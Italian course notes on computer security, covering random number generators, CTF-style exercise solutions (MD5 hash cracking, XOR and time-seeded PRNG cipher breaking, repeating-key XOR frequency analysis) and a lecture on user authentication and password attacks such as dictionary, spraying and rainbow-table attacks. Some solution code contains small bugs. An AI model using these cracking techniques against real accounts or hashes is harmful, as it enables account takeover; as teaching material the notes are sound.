La differenza di base tra i PRNG e i TRNG è facile da capire se si confrontano i numeri casuali generati dal computer con i lanci di un dado. Poiché i PRNG generano numeri casuali utilizzando formule matematiche o elenchi precalcolati, l'uso di un PRNG corrisponde al lancio di un dado molte volte e alla scrittura dei risultati. Ogni volta che si chiede il lancio di un dado, si ottiene il successivo dell'elenco. In effetti, i numeri sembrano casuali, ma in realtà sono predeterminati. I TRNG funzionano facendo in modo che un computer lanci effettivamente il dado o, più comunemente, utilizzano qualche altro fenomeno fisico che è più facile da collegare a un computer rispetto a un dado.

I PRNG sono efficienti, cioè possono produrre molti numeri in poco tempo, e deterministici, cioè una data sequenza di numeri può essere riprodotta in un secondo momento se si conosce il punto di partenza della sequenza. L'efficienza è una caratteristica positiva se l'applicazione ha bisogno di molti numeri, mentre il determinismo è utile se è necessario riprodurre la stessa sequenza di numeri in un secondo momento. I PRNG sono tipicamente periodici, il che significa che la sequenza si ripeterà. Anche se la periodicità non è

quasi mai una caratteristica desiderabile, i PRNG moderni hanno un periodo così lungo che può essere ignorato per la maggior parte degli scopi pratici.
Queste caratteristiche rendono i PRNG adatti ad applicazioni in cui sono richiesti molti numeri e in cui è utile che la stessa sequenza possa essere riprodotta facilmente. Esempi popolari di tali applicazioni sono le applicazioni di simulazione e modellazione. I PRNG non sono adatti ad applicazioni in cui è importante che i numeri siano davvero imprevedibili, come la crittografia dei dati e il gioco d'azzardo.

Rispetto ai PRNG, i TRNG estraggono la casualità da fenomeni fisici e la introducono in un computer. Si può immaginare che si tratti di un dado collegato a un computer, ma in genere si utilizza un fenomeno fisico che è più facile da collegare a un computer rispetto a un dado. Il fenomeno fisico può essere molto semplice, come le piccole variazioni nei movimenti del mouse o nel tempo che intercorre tra la pressione dei tasti. In pratica, però, bisogna fare attenzione alla fonte che si sceglie. Ad esempio, può essere complicato utilizzare le sequenze di tasti in questo modo, perché spesso le sequenze di tasti vengono bufferizzate dal sistema operativo del computer, il che significa che vengono raccolte diverse sequenze di tasti prima di essere inviate al programma che le attende. Per il programma in attesa dei tasti, sembrerà che i tasti siano stati premuti quasi simultaneamente e forse non c'è molta casualità.

Esercizi Lezione 5

1) Crack the Hash: Testo, aiuti e soluzione

Testo

It’s happened again! Some of our beloved friends at linkedin.com forgot to salt their password hashes. Due to a rather interesting SQL injection issue, a hacker group has published the following MD5 hash online! Can you crack it?

Hash: `365d38c60c4e98ca5ca6dbc02d396e53`
Hint. Use a md5 cracker

Aiuto:

1) The description suggests that the MD5 has been already cracked and that you can find the solution online. Write on your research engine (e.g., Google) “MD5 cracker”. You can find several web pages where you insert an MD5, and they give you a solution.

Soluzione

Molto semplice, letteralmente abbiamo una hash MD5 e quindi la traduciamo.

We have the following MD5 hash:
365d38c60c4e98ca5ca6dbc02d396e53

The description suggests us to use a tool.
https://crackstation.net/
the password is password12345

Normalmente, l'algoritmo crittografico MD5 non è sempre reversibile.
È possibile criptare una parola in MD5, ma non è possibile creare la funzione inversa per decriptare un hash MD5 nel testo in chiaro (perlomeno, non di tutte). Questa è la proprietà di una funzione di hash. Pertanto, purtroppo, non è neanche possibile passare per un’implementazione Python universale (è anche possibile

realizzare un algoritmo, ma potrebbe non funzionare mai, in quanto tocca ricercare tutte le possibili combinazioni e, casualmente per forza bruta, si potrebbe arrivarvi; tuttavia, può avere un tempo di esecuzione lungo *quanto la vita dell'universo*).
Una possibile implementazione totalmente bruteforce prova tutte le possibili combinazioni e funziona in alcuni casi limitati, come riporto di seguito:

```
import hashlib #library used for MD5/SHA, etc.
def md5reversehashing(text):
  for i in range(0, 100000000): # 100000000 is the number of possible combinations
    hash_object = hashlib.md5(str(i).encode()) # convert the number to a string and encode it
    if hash_object.hexdigest() == text: # if the hash is equal to the text
      print(i) # print the number
 break
#Driver Code
md5reversehashing('e10adc3949ba59abbe56e057f20f883e') # 123456
#md5reversehashing('365d38c60c4e98ca5ca6dbc02d396e53') # This one coming from the challenges is not working
```

2) Ready XOR Not: Testo, aiuti e soluzione

Testo

original data: "El Psy Congroo"
encrypted data: "IFhiPhZNYi0KWiUcCls="
encrypted flag: "I3gDKVh1Lh4EVyMDBFo="

The flag is a composition of two names (two animals (?)).

Aiuti:
1) You can notice the following:
   - The encrypted strings are in base64. Decode them!
   - All the strings have the same length
   - The challenge is named "xor" … this should suggest you something
2) To obtain the flag, you need to decrypt it.
   Since we have an example of plaintext and its encrypted counterparts, you can use the "xor" property to find the key: remember, you need to first represent the characters as "ascii numbers", xor them, and reconvert it into ascii char.

Soluzione

```
import base64

original_data = "El Psy Congroo"
encrypted_data = "IFhiPhZNYi0KWiUcCls="
encrypted_flag = "I3gDKVh1Lh4EVyMDBFo="
# we can note that all the strings have the same length
# since we have an example of encryption, and we know that this is a xor,
# we can simply try to obtain the key in the example, and apply it to the
# crypted flag

# Usual function to decode base64 strings
def base64tostring(text):
  return base64.b64decode(text).decode('utf-8', errors="ignore")
```

```
#decode the encryption from base64
enc_data= base64tostring(encrypted_data)
enc_flag= base64tostring(encrypted_flag)
#we know apply the xor to obtain the key
# So, we take the position of each character of "x" and "y" and then, iterating,
# using the zip() function, which returns a zip object (an iterator of tuples where the first item in each
#passed iterator is paired together), and then the second item in each passed iterator are paired
# together etc. Given the ordinary XOR logic, we take the key via the XOR between raw and encoded data
key = ' '.join([chr(ord(x) ^ ord(y)) for x, y in zip(original_data, enc_data)])

print('key:\t',key)
#this seems a reasonable key

flag = ' '.join([chr(ord(x) ^ ord(y)) for x, y in zip(enc_flag, key)])
print("Flag:\t", flag)
#flag: FLAG=Alpacaman
```

3) Top: Testo, Aiuti e soluzione

Testo

Perfectly secure. That is for sure! Or can break it and reveal my secret?
We are given an encryption script and a file which is encrypted with it

Ci vengono appunto dati due file: un file Python "top.py", che riportiamo sotto e un file criptato con quello, nello specifico "top_secret" senza estensione. Qui di seguito, appunto, *top.py*.

```
import random
import sys
import time
# Let's import the main modules, especially "time" to take the current system time, "random"
# to use the time for the seed of the randomness choice and then "sys", in order to
# open in writeback mode and writing the bytes with algorithm here

cur_time = str(time.time()).encode('ASCII')
# So, the idea is taking the current time and encode the string in ASCII
random.seed(cur_time) # then "plant" the seed for the randomness

msg = input('Your message: ').encode('ASCII') # The input, also, is in ASCII
key = [random.randrange(256) for _ in msg]
# We put the random range up until all the 256 characters of ASCII Encoding, looping
# in all of the message

# What we are doing here is creating a zip function, so we apply the XOR function
# and then XORing the entire message + the current time with the XOR sign (0x88) of the current
# time (in length) + the key itself; we can see we repeat the same data X number of times; that's the
# vulnerability
c = [m ^ k for (m,k) in zip(msg + cur_time, key + [0x88]*len(cur_time))]

# In the end, we just write the file entirely in the buffer
with open(sys.argv[0], "wb") as f:
  f.write(bytes(c))
```
Il file "top_secret" è composto dal seguente testo:

Scritto da Gabriel

f¸⍰,¹ÚfœX,^ß÷” qDµ8{»tI±y†•Vu³Þ[⍰H° Å†ýã" ¿ô’oVŽ¥©—¹½¹»¿¹±¹»»¦°¿º°¿½º

Aiuti:

1) We are given a script that generated the encrypted file. The challenge here is to spot potential vulnerabilities. The first thing to do is to debug it; we can find the following steps:
   - Set a seed with a time.
   - Get an input string
   - Define a key for the string
   - Encryption: the final output is the concatenation of both encrypted message and encrypted time!
2) The time characters are encrypted with some fixed values (0x88). Since we are talking about a xor operation, we can retrieve the original time. To know the length, get a time variable and see how many characters we do have.
   Then, once we have the “plain” time, we ca regenerate the original sequence of characters that compose the key … and apply it to the encrypted text. We finally have the flag.

<u>Soluzione</u>

```
#the encryption is composed by a xor between a character and a key.
#the message is the concatenation of msg + cur_time
#the key is the concatenation of the list of keys + list of 0x88

####--------RESOLUTION -----------------
#we know that |msg| = |key|, and |cur_time| = |[0x88]|
#we can use the xor property to retrieve the cur_time of the execution

#useful to use "rb" to read in binary and open correctly the file
#otherwise, it won't work (infact, as a no extension file, is considered binary)
with open("top_secret", "rb") as f:
   secret = f.read()

#let's try to think about the algorithm
#there's a message which is encoded in ascii,
#a key selected randomly using the current time as the seed
#and a xor function between the message and the key
#and 0x88, multiplied X times with the length of the current time

#we can see that the time length is added many times
#so we can xor it subtracting from the ‘secret’ string the ‘cur_time’ length, given how many times is
#repeated, also knowing the XOR function has a vulnerability because of it
sec_time = secret[-len(cur_time):]
plain_time = ''.join([chr(m ^ k) for (m, k) in zip(sec_time, [0x88]*len(cur_time))])
print(f"Plain time:\t{plain_time}") #what we printed seems a correct datatime format

# we now leverage on the pseudonumber vulnerabilities
# the algorithm set a seed, so it is not random the generator.
# So, we plant the seed as the plain_time encoded in ASCII in order to correctly read it
random.seed(plain_time.encode("ASCII"))

# get the keys, so we iterate on each key into the secret string subtracting the current time
# and then reapplying the given XOR function to the new plain text, printing it
keys_secret = [random.randrange(256) for _ in secret[:-len(cur_time)]]
plain_text = ''.join([chr(m ^ k) for (m, k) in zip(secret[:-len(cur_time)], keys_secret)])
```

Scritto da Gabriel

```
print(plain_text)
#flag reached
# Here is your flag: 34C3_otp_top_pto_pot_tpo_opt_wh0_car3s
```

Stampa:
75
Plain time: *1513719133.8728752*
Here is your flag: 34C3_otp_top_pto_pot_tpo_opt_wh0_car3s

4) Repeated XOR: Testo e soluzione

Testo

There is a secret passcode hidden in the robot's "history of cryptography" module. But it's encrypted! Here it is, hex-encoded: encrypted.txt. Can you find the hidden passcode?

Hint:
Like the title suggests, this is repeating-key XOR. You should try to find the length of the key - it's probably around 10 bytes long, maybe a little less or a little more.

```
#Follow the following procedure
STEP 1: Key length identification
#1.1 set the key length to test
#1.2 shift the secret string by key_length
#1.3 count the number of characters that are the same in the same position
   between the original secret and its shifted version
#1.4 take the highest frequency over different key length by repeating 1.1 - 1.3
#STEP 2. Cryptoanalysis
```

In coppia a questo, come accennato dal testo, si presenta il file “encrypted.txt” con un lungo testo in esadecimale (es. di alcuni caratteri: 2AE6BD0B6ECE21162AF4B20C6CC2 e via così).

Soluzione

```
#the goal of this challenge is to leverage on the xor weaknesses.

#we can read the file first
#the file is in hex encoded; it could be good to bring it in a proper form
#we know that FF is 256, i.e., we can represent the text in a decimal format,
#where each number can be encoded in ascii
with open("encrypted.txt", 'r') as file:
  secret_hex = file.read()

def hex2dec(text):
  res = []
  for i in range(len(text)//2): # we take each couple of bytes and then convert into “int” in 16 bytes form
    #get the current pair of hex
    curr = text[i*2:(i+1)*2]
    #convert to int the current paired two bytes string form and then express it in sixteen bytes each;
    #this way, we can convert the 16-bit form into the 10-bit form required (hex to decimal)
    res.append(int(curr, 16))
  return res

secret = hex2dec(secret_hex)
```

Scritto da Gabriel

```
#STEP 1: Key length identification
#shift string -> it allows us the comparison
# To make a shift, we can split the text starting from the key length and then iterate to the end
# summing the iteration from the beginning up until the key length
def shift(text, key_length):
  return text[key_length:] + text[:key_length]
#freq counter
#we compare the original sentence with its shifted version
#we count the amount of same characters in the same position
def freq_counter(s1, s2):
  freq = sum([1 for (x, y) in zip(s1, s2) if x == y])
# Note we sum one using a zip between s1 and s2 only if in the same position (so, to iterate on both)
  return freq

#test over different lengths.
#the hints suggests us that the length is circa 8. So, we look between [5, +15]
for kl in range(5, 16):
  print(f"Length:\t{kl}\tFreq:\t{freq_counter(secret, shift(secret, kl))}")

#the highest value is with length = 8.

#STEP 2: Cryptoanalysis
#split the corpus in 8-chars' lengths
def splitter(text, key_length):
  res = []
  for i in range(key_length):
    res.append(text[i::key_length]) # we take the i-th char of each block
# then, we return a string split according to the parameter "key_length" passed
  return res

secret_ = splitter(secret, 8) # At this point, we split the string

#we need to define a method that show us the k-th most frequent character in
#a given string
from collections import Counter
def k_char(text, k):
  #use the counter → Counter is an unordered collection where elements are stored as Dict keys and their
# count as dict value. Counter elements count can be positive, zero or negative integers. However, there is
# no restriction on its keys and values. Although values are intended to be numbers, but we can store
# other objects too.
  freq = Counter(text) # We find the frequency of the text passed, counting how much it appears

# Here, we order the data collection like a list and then return a sorted list, using an iterable (the items
# of the frequency count), a function (made shortened thanks to lambda, which sets the "key" parameter)
#making it appear in reverse order
  ordered = sorted(freq.items(), key=lambda x: x[1], reverse=True)
  return ordered[k][0] # we can return the ordered elements, started from the first (this is like *ordered)

## we can now see the top N frequent words
#print(k_char(secret))

#we now work on the Cryptoanalysis, based on each column of the matrix M[secret//8 X 8]
#we can first assume that the most common character in each column is the space ' '.
```

```
key_sec = [k_char(secret_[0], 0), k_char(secret_[1], 0), k_char(secret_[2], 0), k_char(secret_[3], 0),
   k_char(secret_[4], 0), k_char(secret_[5], 0), k_char(secret_[6], 0), k_char(secret_[7], 0)]

# What we are doing here is seeing the frequency of each of the eight characters of the secret
# given the position and then having a list of the frequency of each one

#xor the key: to do that, we use the kth character in the list and then XOR it with the space character
real_key = [k ^ ord(' ') for k in key_sec]

#decode the secret
real_message = ' '
# Enumerate() method adds a counter to an iterable and returns it in a form of enumerating object. This
# enumerated object can then be used directly for loops or converted into a list of tuples using the list()
#method. Syntax → enumerate(iterable, start=0) → so, it iterates on secret
for i, c in enumerate(secret):
   key_pos = i % 8
# we then apply the XOR function as seen with "real_key" but this time XORing the key in each position
   real_message+= chr(c ^ real_key[key_pos])

print(real_message)

#your flag is: 8eb31c92334eac8f6dacfbaaa5e40294a31e66e0
```

Altra soluzione (scritta da me)
Si può anche confrontare un buon writeup (completo di spiegazione estesa anche del ragionamento logico completo) al link: https://ehsan.dev/pico2014/cryptography/repeated_xor.html

```
#we do have a txt file and we're gonna read it
with open('encrypted.txt', 'r') as f:
   data = f.read()
   data=data.replace(' ', '').replace('\n', '') #removing the \n from the end of the line and converting to ascii

#we do know the file is hex encoded, so we decode its bytes into
#decimal format and then we convert it to ascii
def hex_to_dec(text):
   result=[]
   #we take each pair of bytes and convert it to decimal (2), looping into hex (16)
   for i in range(0, len(text), 2):
      #taking each pair of bytes in the text and converting it to decimal
      current="".join(text[i:i+2])
      #appending the result considering each pair corresponds to a byte in hex
      result.append(int(current, 16))
   return result

decoded_data=hex_to_dec(data) #we decode the data (when printed, it seems like a map of integers)

#We have a repeated xor problem here, so we have to make a frequency
#analysis in order to understand which characters are the most frequent ones
#and then we can guess the key

#First, we have to guess the key length; infact, if the key is shorter than the message,
#the key will repeat itself many times in order to cover the whole message.
#So, after converting to integers, we duplicate the key and xor
```

Scritto da Gabriel

```
#the message with the duplicated key.


#Step 1 - Key length identification (we know it's probably 10 bytes long)
#Here, we do need to make an educate guess using the frequency analysis and a shift function,
#just to play out with some different lengths
def shift(text, n):
  return text[n:] + text[:n] #we shift the text by n bytes and sum them together

def count_same(a, b): #we count the same bytes in the text and simply return it
  count=0
  for x, y in zip(a,b):
    if x == y:
      count+=1
  return count

def guess_key_length(text, key_length):
  #what we are doing here is making a range based on the key length
  #then counting the same bytes in the text and making a shift of "n" bytes
  #in order to try all of the possible combinations
  #we return the key length with the highest count of same bytes
  #the higher the count, the more likely the key length is correct
  return max(range(1, key_length), key=lambda n: count_same(text, shift(text, n)))

print(guess_key_length(decoded_data, 10)) #we print the key length, which is 8
#Up until here, we completed step (1)

#Step 2 - Cryptoanalysis
#We do know the key length, so we can guess the XOR is made with 8 bytes block in mind
#Remember that the key is repeated every 8 bytes within the text,
#so the idea is to take the most frequent characters every 8 bytes based on the key length

from collections import Counter #we import this in order to count the most frequent characters

#Given it should be English text, the most frequent characters would be
#e, t, a, o, i, n, s, h (in this order), thinking also ' ' (the space) should be the most frequent one

#Because XOR is its own inverse, we can find the key by XORing cipher text and known plain text
#(given a character, in whatever column it appears, given the fixed key length, the XOR always gives the
#same result). Thus we can find the key if we know the most common character in english and the most
#common character in the nth column.

def most_frequent_chars(text, key_length):
  #we split the text into blocks of 8 bytes
  #then we count the most frequent characters in each block
  #and we return the result (i::key_length represents every element of text in indexes from i to key_length)
  return [Counter(text[i::key_length]).most_common(1)[0][0] for i in range(key_length)]
  #we return the most frequent character (hence the (1)) in each block (given the key length)
key_secure=most_frequent_chars(decoded_data, 8)
print(key_secure) #we print the map of the most frequent characters in the text, split by 8

#now, we need to find the key, which is the XOR of the most frequent characters and the plain text itself
real_key = [k ^ ord(' ') for k in key_secure]
```

Scritto da Gabriel

```
#decode the secret and print the flag
for i in range(len(decoded_data)):
  decoded_data[i] ^= real_key[i % len(real_key)] #we xor the data with the key given the 8 bytes key split

print(bytes(decoded_data).decode('ascii'))
#we print the final result (given it is the flag and all of the other text) as ascii
```

Lezione 6: Autenticazione dell'utente/User authentication (Conti)

L'autenticazione dell'utente verifica l'identità di chi tenta di accedere a una rete o a una risorsa informatica, autorizzando un trasferimento di credenziali da uomo a macchina durante le interazioni su una rete per confermare l'autenticità dell'utente. Il termine si contrappone all'autenticazione automatica, che è un metodo di autenticazione automatizzato che non richiede l'input dell'utente.
Essa aiuta a garantire che solo gli utenti autorizzati possano accedere a un sistema, impedendo agli utenti non autorizzati di accedere e potenzialmente danneggiare i sistemi, rubare informazioni o causare altri problemi. Quasi tutte le interazioni tra esseri umani e computer, ad eccezione degli account guest e di quelli che si collegano automaticamente, prevedono l'autenticazione dell'utente. Autorizza l'accesso su reti cablate e wireless per consentire l'accesso a sistemi e risorse collegati in rete e a Internet.

L'autenticazione dell'utente è un processo semplice e si compone di due operazioni:

1) Identificazione. Gli utenti devono dimostrare chi sono.
2) Verifica. Gli utenti devono dimostrare di essere chi dicono di essere e devono dimostrare di essere autorizzati a fare ciò che stanno cercando di fare.

L'autenticazione dell'utente può essere semplice, come richiedere all'utente di digitare un identificativo univoco, come l'ID utente, insieme a una password per accedere a un sistema. Ma può anche essere più complessa, ad esempio richiedendo all'utente di fornire informazioni su oggetti fisici o sull'ambiente o persino di compiere azioni, come mettere un dito su un lettore di impronte digitali.
Un esempio di autenticazione:

- User real name: Alice Toklas
- User ID: ABTOKLAS
- Password: A.df1618hJb

Queste informazioni sono memorizzate in un sistema e solamente Alice può accedere con queste credenziali. Tuttavia, se non ben protette, gli attaccanti possono usare queste informazioni comunque.

Ci sono 4 modi per autenticare l'identità di un utente, per esempio basato sull'individuo:

- Dati che conosce - ad es. password, PIN
- Dati che possiede - ad es. chiave, token, smartcard
- Dati che dimostrano chi è (biometria statica) - ad es. impronta digitale, retina
- Dati che dimostrano una caratteristica propria (biometria dinamica) - ad es. voce, firma

Essi possono essere usati insieme o in modo combinato e possono tutti fornire l'autenticazione all'utente e tutti hanno problemi. Un metodo classico di login sono i classici nome utente e password, confrontati dal sistema e poi confrontati per verificare corrispondano ai propri. Tramite l'ID dell'utente, si verificano i suoi privilegi.

Alcuni esempi di attacchi e vulnerabilità delle password:

- *Keystroke timing analysis*, in cui si legge la tempistica con cui i tasti vengono premuti e si analizza in millisecondi la misura con cui questi vengono usati. Similmente, si possono carpire informazioni sul movimento dei tasti da un punto di vista fisico.

- *URL Hijacking/Typosquatting*, partendo dal fatto che può succedere che un attaccante acceda fisicamente ad una macchina, magari usando un cavo invisibile e in qualche modo modificando le informazioni utente. In questo modo, mandiamo una mail con un link fasullo; così facendo, andando sulla pagina si ha l'URL corretto, ma la pagina ha un link finto e non sarebbe proprio riconoscibile. Similmente, usiamo il *tabnagging*, quindi sfruttiamo le vecchie schede per inserire link malevoli oppure lo *UI redressing/iFrame overlay*, per inserire link malevoli su bottoni/elementi grafici.

- *Offline dictionary attack*: l'attaccante ha la hash della password bersaglio e cerca di ottenerla, sulla base di password comuni o informazioni note sul bersaglio. Si deve cercare di proteggere queste informazioni, possibilmente nascondendole in un posto sicuro.

- *Specific account attack*: l'attaccante bersaglia un account specifico e cerca di indovinare la password corretta, sulla base di password comuni o informazioni note sul bersaglio. Come contromisura si possono introdurre dei meccanismi di *lockout*, quindi lasciare ad esempio escluso un utente dopo un certo numero di tentativi di accesso.

- *Popular password guessing*: l'aggressore prova le password più diffuse
  contro un'ampia gamma di account, sapendo che gli utenti tendono a scegliere password semplici, corte oppure ad inserire informazioni sensibili (affetti, amici, ecc.). Come contromisura, si cerca di non usare password comuni (possibilmente anche autogenerate, quindi usando un meccanismo che cerca di creare di un'apposita lunghezza scelta con o senza caratteri speciali, già prestabilita) o evitando di usare sottosequenze/pattern di caratteri utili.

- *Workstation hijacking/dirottamento della stazione di lavoro*: L'aggressore aspetta che una workstation sia incustodita, al fine di prenderne possesso. Come contromisura, oltre a meccanismi di log-out automatici, si cerca di individuare comportamenti anomali (accessi strani, lasciare fuori l'utente dopo un certo tempo, ecc.).

- *Exploiting user mistakes/Sfruttare gli errori degli utenti*: Gli utenti tendono ad annotare le password Ad esempio, post-it vicino al dispositivo protetto e tendono ad avere dispositivi con password preconfigurate. Come contromisura, si deve cercare di istruire gli utenti (invitandoli ad adottare dei comportamenti tali da non diffondere informazioni utili all'esterno) ed usare meccanismi di autenticazione combinata (es. password e token).

- *Exploiting multiple password uses*: Gli utenti tendono ad usare la stessa password (o password simili) in diversi sistemi. Se un attaccante indovina la password, può danneggiare molti sistemi. Come contromisura, si cerca anche qui di addestrare gli utenti a non adottare comportamenti vulnerabili (scegliendo password diverse e magari autogenerate ad esempio) e proibire il riutilizzo della password sui vari sistemi.

- *Password spraying attack*, per cui l'hacker tenta di autenticarsi utilizzando la stessa password su vari account prima di passare a un'altra password. Lo spraying di password è più efficace perché la maggior parte degli utenti di siti web imposta password semplici e la tecnica non viola le politiche di blocco poiché utilizza diversi account. Gli aggressori orchestrano lo spraying di password soprattutto nei siti Web in cui gli amministratori impostano una password standard predefinita per i nuovi utenti e gli account non registrati.

- *Electronic monitoring*: Se la password è comunicata tramite una rete, l'attaccante usa lo *sniffing* (si pone in ascolto sulla rete, cerca di carpire informazioni dai pacchetti sulla rete per rubare la password). Come contromisura, si cerca di usare canali sicuri/protetti anche da cortocircuiti oppure fisicamente buoni.

- *Session hijacking*, quindi accedere in automatico ad una macchina in quanto già autenticati; meccanismi di log-off automatico. Anche per questo, si può usare l'*autenticazione a più fattori*. Se abilitata sul vostro account, un potenziale hacker può inviare una richiesta di accesso al vostro account solo al secondo fattore (normalmente, si tratta di un messaggio/notifica/dispositivo fisico). Gli hacker non avranno probabilmente accesso al vostro dispositivo mobile o all'impronta digitale, il che significa che saranno bloccati dal vostro account.


- *RDP Hacking (Remote Desktop Protocol*), facilmente ottenibile tramite manipolazione della rete, specie se non sicura oppure sfruttando buchi a livello di aggiornamento del software.

Siti ed indicazioni utili sulle password
- Have I Been Pwned: https://haveibeenpwned.com/
- Le password più comuni (classiche, *password* oppure *123456*): https://blog.dashlane.com/ten-most-common-passwords/
    - Sapendo tutte le password comuni, proviamo una bruteforce
- Usare un *password manager* (Bitwarden che consiglio personalmente) per salvarle tutte. Non usare file locali, Chrome per salvarle o applicazioni simili, file esterni o un quaderno per scriverle; è tutto molto scomodo e poco scalabile
- Le password non sono mai salvate in chiaro; in questo modo, il sysadmin/amministratore di sistema non saprà/non vedrà la password per quanto gestisca. Similmente, le password non spesso vengono cambiate; qualsiasi computazione si sia calcolata, è bene riutilizzarla per futuri calcoli.
- Esistono attacchi e challenge che sfruttano le password più comuni, tramite file cosiddetti "rockyou", che contengono proprio quelle più comuni

Un meccanismo utilizzato sono le *hashed passwords*, quindi l'utente crea una nuova password ed essa viene combinata con un *salt* (dato random usato come input aggiuntivo di una *one-way function*, quindi una funzione facile da computare su ogni input ma difficile da invertire su un input casuale; essa permette di realizzare una funzione hash su dati, password o passphrase (insieme di parole/stringhe alfanumeriche usate per autenticazione)). L'ID, la password con la hash e il salt sono salvati su un file (password file) e queste funzioni hash sono designate per essere lente. Grazie al *salt*, per esempio un numero casuale, si complica il fatto di poter rubare la password.

Gli hash, quando vengono utilizzati per la sicurezza, devono essere lenti. Una funzione hash crittografica utilizzata per l'hashing delle password deve essere lenta da calcolare perché un algoritmo calcolato rapidamente potrebbe rendere più fattibili gli attacchi di forza bruta, soprattutto con la rapida evoluzione della potenza dell'hardware moderno. È possibile ottenere questo risultato rendendo lento il calcolo dell'hash utilizzando molte iterazioni interne o rendendo il calcolo intensivo della memoria.

Una funzione hash crittografica lenta ostacola questo processo, ma non lo blocca, poiché la velocità di calcolo dell'hash interessa sia gli utenti intenzionati che quelli malintenzionati. È importante raggiungere un buon equilibrio tra velocità e usabilità delle funzioni di hashing. Un utente ben intenzionato non avrà un impatto notevole sulle prestazioni quando tenta un singolo login valido.



Usiamo un salt per tre ragioni principali:

1) Prevenire la duplicazione delle password (se due utenti usano una stessa password, dei salt differenti possono produrre password diverse)
2) Aumentare la difficoltà degli attacchi a dizionario (se il salt ha b bit, allora il fattore sarà 2^b
3) Impossibile capire se la persona usa la stessa password in più sistemi

Alcuni attacchi comuni di *password cracking* sono i seguenti:

- Attacchi a dizionario → Provare ciascuna parola in un dizionario su un hash di un password file, provando tutte le password comuni e, se non ci sono corrispondenze, proviamo ogni possibile modifica (numeri, punteggiatura). Esse sono costose computazionalmente

- Rainbow table attack → È un metodo di cracking delle password che utilizza una tabella speciale (una "tabella arcobaleno") per decifrare gli hash delle password in un database. Le applicazioni non memorizzano le password in chiaro, ma le criptano utilizzando degli hash. Dopo che l'utente inserisce la propria password per accedere, questa viene convertita in hash e il risultato viene confrontato con gli hash memorizzati sul server per cercare una corrispondenza. Se corrisponde, l'utente viene autenticato e può accedere all'applicazione. La tabella arcobaleno si riferisce a una tabella precompilata che contiene il valore hash della password per ogni salt utilizzato durante il processo di autenticazione. Se gli hacker hanno accesso all'elenco degli hash delle password, possono decifrare tutte le password molto rapidamente con una tabella arcobaleno.

Infatti, gli utenti potrebbero scegliere password corte (facilmente indovinabili e i sistemi solitamente rifiutano password corte) oppure password indovinabili (quindi, gli attaccanti usano una lista di password similari, impiegandoci un'ora sui sistemi più veloci, con un solo successo per rubare i dati).
Similmente, usando vari metodi per accedere (carte di credito, carte magnetiche, SIM, smart card, ecc.) o caratteristiche biologiche (firma, retina, voce, ecc.).

Per quanto riguarda l'uso di *memory card*, esse memorizzano ma non elaborano i dati.
Normalmente sono delle carte a banda magnetica, ad esempio carta bancaria con una scheda di memoria elettronica, utilizzata da sola per l'accesso fisico, Può anche essere usata con password/PIN per l'uso del computer.
Gli svantaggi delle schede di memoria sono:
o Necessitano di un lettore speciale (che aumenta il costo della soluzione di sicurezza).
soluzione di sicurezza)
o Problemi di perdita del token (non possiamo fidarci degli utenti)
o Insoddisfazione dell'utente (non è totalmente approvato dagli utenti)

Le autenticazioni possono essere in locale o da remoto e, ovviamente, farlo su una rete può portare a vari problemi di intercettazione, replay (riutilizzo), ecc. Generalmente si usa la sfida-risposta:

- L'utente invia l'identità
- L'host risponde con:
  - un numero casuale r (detto anche nonce)
  - Una funzione hash h
  - Una funzione f
- L'utente calcola $f(r, h(P))$ e invia di nuovo
- L'host confronta il valore dell'utente con il proprio valore calcolato, se corrisponde l'utente si autentica
- Protegge da una serie di attacchi

Possono essercene diverse: scan delle impronte digitali, autenticazione vocale, tramite il volto, OTP (codici temporanei/*One-Time Passcodes*, unici e legati ad un singolo account).

Esercizi Lezione 6

1) Sniffing: Testo, aiuti e soluzione

<u>Testo</u>

We sniffed a sensible http traffic.
Can you identify the password?
The attacked service is called bashNinja.
Hint. Use Wireshark.

Ci viene dato un file in formato ".pcap", che intende "packet capture", normalmente usato da Wireshark, famoso *packet sniffer*, strumento di base per osservare i messaggi scambiati tra entità di protocollo. Come suggerisce il nome, esso copia passivamente (ossia "sniffa, annusa") i messaggi che vengono inviati e ricevuti dal vostro computer; inoltre, mostra i contenuti dei vari campi di protocollo e dei messaggi catturati. Un packet sniffer è una entità passiva: osserva i messaggi inviati e ricevuti dalle applicazioni e dai protocolli in esecuzione sul vostro computer, ma non manda mai egli stesso dei pacchetti. Allo stesso modo, i pacchetti che riceve non sono mai stati inviati esplicitamente al packet sniffer. Al contrario, il packet sniffer riceve una copia dei pacchetti che sono spediti/ricevuti dalle applicazioni e dai protocolli in esecuzione. Esso usa:

- Una libreria di cattura dei pacchetti, copiando ogni frame a livello di collegamento
- Un analizzatore di pacchetti, che esamina il contenuto di ciascuno di questi

Si noti che in Windows viene anche installato Npcap, libreria e driver per cattura di pacchetti, quando si usa Wireshark.

Aiuti:

1) We first filter the packets by http (see the bar with "App a display filter").
   As filter, type "http". By inspecting the "Hypertext transfer protocol", you might find the flag.
2) We reduced the traffic. In this small set of packets, we can see some request of authentications (Info "GET / HTTP/1.1."). One of these packets has been accepted (see its following packet).

<u>Soluzione</u>
Il suggerimento richiama l'uso di Wireshark.

Per prima cosa filtriamo i pacchetti per http (vedi la barra con "Apri un filtro di visualizzazione").
Come filtro, digitare "http".

Abbiamo ridotto il traffico. In questo piccolo set di pacchetti, possiamo vedere alcune richieste di autenticazioni (Info "GET / HTTP / 1.1."). Uno di questi contenuti è stato accettato (vedere il pacchetto seguente).

```
 7566 96.343691    192.168.0.13          192.168.0.14     HTTP      314 GET / HTTP/1.1
